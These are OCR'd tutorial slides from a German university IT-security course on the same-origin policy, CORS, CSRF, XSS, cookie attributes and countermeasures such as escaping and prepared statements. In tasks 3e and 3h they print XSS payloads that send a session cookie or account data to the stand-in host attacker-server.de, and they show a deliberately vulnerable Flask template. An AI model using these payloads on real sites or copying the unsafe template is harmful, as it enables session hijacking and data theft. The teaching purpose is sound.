IT-Security Tutorübung 02

Dorian Zedler

30. Oktober 2023

Technische Universität München

Inhalt der Tutorübung

Quizizz

Hausaufgaben Präsentationen

Aufgaben

Quizizz

Quizizz

https://quizizz.com/admin/quiz/653ee867864dfadba44ba77e?searchLocale=

Hausaufgaben Präsentationen

Aufgaben

Aufgabe 2

- Sie sind Student:in mit krimineller Energie
- Auf TUMOnline finden sie Formulare:
  - `https://campus.tum.de/exmatriculate` - Formular für Exmatrikulation
  - `https://campus.tum.de/mygrades` - Notenliste
- Andere Studenten öffnen Ihre Webseite `evil.de`
- **Können die folgenden Angriffe funktionieren? Aunter welchen Vorraussetzungen / warum nicht?**

Aufgabe 2a - Tabs

a) Ihre Webseite beinhaltet JavaScript, welches versucht alle geöffneten Tabs des Browsers auszulesen und an Ihren Server zu senden.

Aufgabe 2a - Tabs

a) Ihre Webseite beinhaltet JavaScript, welches versucht alle geöffneten Tabs des Browsers auszulesen und an Ihren Server zu senden.
   - **NEIN!**

Aufgabe 2a - Tabs

a) Ihre Webseite beinhaltet JavaScript, welches versucht alle geöffneten Tabs des Browsers auszulesen und an Ihren Server zu senden.

- **NEIN!**
- Browser führen JavaScript in einer Sandbox aus
- Pro Tab eine eigene Sandbox
- Zugriff auf Daten außerhalb der Sandbox nicht möglich
  $\rightarrow$System wird vor bösen Webseiten Geschützt

Aufgabe 2b - Notenliste

b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abruft und an Ihren Server weiterleitet.

Aufgabe 2b - Notenliste

b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abruft und an Ihren Server weiterleitet.

- **NEIN!**

Aufgabe 2b - Notenliste

b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abruft und an Ihren Server weiterleitet.

- **NEIN!**
- Die **Same-Origin-Policy** verhindert standardmäßig den Zugriff auf Webseiten mit einer anderen Domain
- Server können Zugriff von anderen Domains erlauben, wenn sie den **access-control-allow-origin**-Header setzen.

Aufgabe 2b - Notenliste

b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abruft und an Ihren Server weiterleitet.

- **NEIN!**
- Die **Same-Origin-Policy** verhindert standardmäßig den Zugriff auf Webseiten mit einer anderen Domain
- Server können Zugriff von anderen Domains erlauben, wenn sie den **access-control-allow-origin**-Header setzen.
- Bei Einfachen Anfragen Kontrolle des Headers in der Antwort $\rightarrow$Anfrage wird immer gesendet, aber der Browser hält die Antwort zurück, wenn der Header nicht gesetzt ist

Aufgabe 2b - Notenliste

b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abruft und an Ihren Server weiterleitet.

- **NEIN!**
- Die **Same-Origin-Policy** verhindert standardmäßig den Zugriff auf Webseiten mit einer anderen Domain
- Server können Zugriff von anderen Domains erlauben, wenn sie den **access-control-allow-origin**-Header setzen.
- Bei Einfachen Anfragen Kontrolle des Headers in der Antwort
  $\rightarrow$Anfrage wird immer gesendet, aber der Browser hält die Antwort zurück, wenn der Header nicht gesetzt ist
- Bei komplexen Anfragen wird ein zuerst ein **CORS Preflight** ausgeführt
  $\rightarrow$Anfrage wird nur gesendet, wenn Preflight erfolgreich

Aufgabe 2c - Cookies

c) Ihre Webseite beinhaltet JavaScript, welches die Cookies (u.a. das Session Cookie) von TUMOnline ausliest.

Aufgabe 2c - Cookies

c) Ihre Webseite beinhaltet JavaScript, welches die Cookies (u.a. das Session Cookie) von TUMOnline ausliest.

- **NEIN!**

Aufgabe 2c - Cookies

c) Ihre Webseite beinhaltet JavaScript, welches die Cookies (u.a. das Session Cookie) von TUMOnline ausliest.

- **NEIN!**
- Durch die Sandbox ist der Zugriff auf Daten anderer Webseiten nicht möglich

Aufgabe 2d - Formulare

c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.

Aufgabe 2d - Formulare

c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.

- **JA!** Falls TUMOnline keine Vorkehrungen getroffen hat.

Aufgabe 2d - Formulare

c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.

- **JA!** Falls TUMOnline keine Vorkehrungen getroffen hat.
- Es handelt sich um **Cross-Site-Request Forgery (CSRF)**
- Wird nicht von der Same-Origin Policy verhindert

Aufgabe 2d - Formulare

c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.

- **JA!** Falls TUMOnline keine Vorkehrungen getroffen hat.
- Es handelt sich um **Cross-Site-Request Forgery (CSRF)**
- Wird nicht von der Same-Origin Policy verhindert
- Gegenmaßnahmen:
  - zufälliger `CSRF-Token` im Formular
    $\rightarrow$kann nicht von JavaScript ermittelt werden!
  - SameSite Attribut des Session-Cookies auf `Lax` oder `Strict` setzen

Aufgabe 3

- Webseite `www.bank.de/umsaetze` mit code:
- `bankde.py`

```
# ...
@app.route('/umsaetze')
def umsaetze():
    name = flask.request.args.get("name")
    return flask.render_template("bankde.html", name=name,
    ↪  amount=getamountfromdb(name))
```

- `bankde.html`

```
Sehr geehrte/r Kund/in!
<br>
<br>
Es sind <span id="amount">{{ amount }} Euro</span> in Konten unter
↪  dem Namen <span id="name">{{name|safe}}</span>
verzeichnet.
```

Aufgabe 3a - Templates

a) Erläutern Sie was der vorliegende Python-Code bewirkt. Welcher Ausgabe wird erzeugt, wenn Sie die Seite mittels des Links `http://www.bank.de/umsaetze?name=Fabian` aufrufen?

Aufgabe 3a - Templates

a) Erläutern Sie was der vorliegende Python-Code bewirkt. Welcher Ausgabe wird erzeugt, wenn Sie die Seite mittels des Links `http://www.bank.de/umsaetze?name=Fabian` aufrufen?

- `{{name|safe}}` und `{{ amount }}` werden ersetzt:

```
1  Sehr geehrte/r Kund/in!
2  <br>
3  <br>
4  Es sind <span id="amount">42 Euro</span> in Konten unter dem
   ↪  Namen <span id="name">Fabian</span> verzeichnet.
```

Aufgabe 3b - `|safe`

b) Ist der Suffix `|safe` im HTML-Template der Webseite hier sinnvoll verwendet? Dessen Funktionalität können Sie in der Dokumentation der von Flask verwendeten Templating-Engine nachlesen.

Aufgabe 3b - `|safe`

b) Ist der Suffix `|safe` im HTML-Template der Webseite hier sinnvoll verwendet? Dessen Funktionalität können Sie in der Dokumentation der von Flask verwendeten Templating-Engine nachlesen.


- Nein, dies eröffnet eine **XSS-Schwachstelle**!
- Standardmäßig wird html code von Jinja escaped, `|safe` **deaktiviert** diese Funktion $\rightarrow$Triviale XSS Injektionen, wie `<script>alert(1)</script>`, sind möglich

Aufgabe 3c - XSS Konzept

c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?


Aufgabe 3c - XSS Konzept

c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?




Aufgabe 3c - XSS Konzept

c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?




Aufgabe 3c - XSS Konzept

c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?




Aufgabe 3c - XSS Konzept

c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?




Aufgabe 3c - XSS Konzept

c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?




Aufgabe 3c - XSS Konzept

c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?



Aufgabe 3c - XSS Konzept

c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?



Aufgabe 3d - Cookies klauen mit XSS

d) Mittels eines XSS-Angriffs ist es nun möglich die *Cookies* einer Webseite zu extrahieren. Erläutern Sie, warum dies im Gegensatz zu Aufgabe 2 möglich ist!

Aufgabe 3d - Cookies klauen mit XSS

d) Mittels eines XSS-Angriffs ist es nun möglich die *Cookies* einer Webseite zu extrahieren. Erläutern Sie, warum dies im Gegensatz zu Aufgabe 2 möglich ist!

- Das XSS-JavaScript läuft nicht auf unserer Seite (`attacker-server.de`), sondern auf der Seite, die wir angreifen (`bank.de`)
- Wir sind in derselben Sandbox wie die Cookies, die wir habenwollen $\rightarrow$Wir können auf die Cookies zugreifen!

Aufgabe 3e - XSS Payload

e) Wie würde eine XSS-Payload für den `name`-Parameter aussehen, die das *Session-Cookie* der Webseite an den Angreifer überträgt? Sie können hierfür annehmen, dass Sie als Angreifer einen Webserver an der Addresse http://attacker-server.de aufgesetzt haben, welcher alle einkommenden Anfragen aufzeichnet.

Aufgabe 3e - XSS Payload

e) Wie würde eine XSS-Payload für den `name`-Parameter aussehen, die das *Session-Cookie* der Webseite an den Angreifer überträgt? Sie können hierfür annehmen, dass Sie als Angreifer einen Webserver an der Addresse http://attacker-server.de aufgesetzt haben, welcher alle einkommenden Anfragen aufzeichnet.

- `<script>document.location="http://attacker-server.de/?cokies=" + document.cookie</script>`
- Das + muss im URL als `%2B` kodiert werden

Aufgabe 3f - Cookie-Attribute

f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`). Welches Attribut würde das auslesen des Cookies via JavaScript verhindern?

Aufgabe 3f - Cookie-Attribute

f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`). Welches Attribut würde das auslesen des Cookies via JavaScript verhindern?

- **HttpOnly**

Aufgabe 3f - Cookie-Attribute

f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`). Welches Attribut würde das auslesen des Cookies via JavaScript verhindern?

- **HttpOnly** →Cookie ist nicht in `document.cookie` enthalten

Aufgabe 3f - Cookie-Attribute

f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`). Welches Attribut würde das auslesen des Cookies via JavaScript verhindern?

- **HttpOnly** →Cookie ist nicht in `document.cookie` enthalten
- **Secure**

Aufgabe 3f - Cookie-Attribute

f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`). Welches Attribut würde das auslesen des Cookies via JavaScript verhindern?

- **HttpOnly** →Cookie ist nicht in `document.cookie` enthalten
- **Secure** →Cookie wird nur bei https Verbindungen übertragen

Aufgabe 3f - Cookie-Attribute

f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`). Welches Attribut würde das auslesen des Cookies via JavaScript verhindern?

- **HttpOnly** →Cookie ist nicht in `document.cookie` enthalten
- **Secure** →Cookie wird nur bei https Verbindungen übertragen
- **Same-Site**

Aufgabe 3f - Cookie-Attribute

f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`). Welches Attribut würde das auslesen des Cookies via JavaScript verhindern?

- **HttpOnly** →Cookie ist nicht in `document.cookie` enthalten
- **Secure** →Cookie wird nur bei https Verbindungen übertragen
- **Same-Site** →Legt fest, wann der Cookie mitgesendet wird:
  - `None`: immer
  - `Lax`: nur bei direkter Navigation ohne Statusveränderung, z.B. `GET`, aber nicht `POST`
  - `Strict`: nur, wenn die Anfrage von derselben Webseite gekommen ist

Aufgabe 3g - Same-Origin-Policy vs SameSite

g) Grenzen Sie nun die Same-Origin-Policy und das SameSite Attribut voneinander ab!

Aufgabe 3g - Same-Origin-Policy vs SameSite

g) Grenzen Sie nun die Same-Origin-Policy und das SameSite Attribut voneinander ab!

- `Same-Origin-Policy` verbietet direkten Zugriff auf andere Webseiten mit JavaScript
- Man kann mit JavaScript dennoch Formulare erstellen und automatisch abschicken
  $\rightarrow$Um zu unterbinden, dass so schreibende Anfragen an andere Webseiten gesendet werden können, wird das `SameSite` Attribut verwendet

Aufgabe 3h - Daten klauen mit XSS

h) Entwickeln Sie eine XSS-Payload, die die Kontoumsätze einer Person stiehlt!

Aufgabe 3h - Daten klauen mit XSS

h) Entwickeln Sie eine XSS-Payload, die die Kontoumsätze einer Person stiehlt!

- `<script>document.location="http://attacker-server.de/?content=" + document.getElementById('amount').innerHTML</script>`
- Das + muss im URL als %2B kodiert werden
- Das `HttpOnly` Attribute schützt nicht vor XSS-Angriffen!

Aufgabe 4a - Schutz vor XSS

a) Wie können Sie ihre Webseite vor XSS schützen?

Aufgabe 4a - Schutz vor XSS

a) Wie können Sie ihre Webseite vor XSS schützen?

- Serverseitig HTML-Sonderzeichen (`&`, `"`, `'`, `<` und `>`) in HTML Entitäten umwandeln (z.B. < wird zu `<`)
  →Html Entitäten werden vom Browser nicht verarbeitet, sondern als Zeichen angezeigt
  →Bei Flask automatisch, bei PHP mit `htmlspecialchars()`
- Wenn HTML für Formatierung gewünscht ist, (z.B. in einem Forenbeitrag), sollte Clientseitig DOMPurify verwendet werden
  →JavaScript wird im Browser entfernt

Aufgabe 4b - Sutz vor SQL-Injections

b) Wie können Sie ihre Webseite vor SQL-Injections schützen?

Aufgabe 4b - Sutz vor SQL-Injections

b) Wie können Sie ihre Webseite vor SQL-Injections schützen?

- Prepared Statements:
  →SQL-Abfrage wird mit Platzhaltern an den Interpreter gesendet
  →Wenn Interpretation abgeschlossen ist, wird Userinput "rohëingesetzt, ohne nochmals interpretiert zu werden
- Input sanitization:
  →Ähnlich wie bei XSS, aber weniger verbreitet

Aufgabe 4c - Authentifizierung

c) Wo sollte User-Authentifizierung implementiert werden? Clientseitig im JavaScript oder serverseitig im Backend?

Aufgabe 4c - Authentifizierung

c) Wo sollte User-Authentifizierung implementiert werden? Clientseitig im JavaScript oder serverseitig im Backend?

- Immer serverseitig!
- Authentifizierung in JavaScript kann einfach mit den Entwicklertools entfernt werden

Fragen? Feedback?

Bis zum nächsten Mal!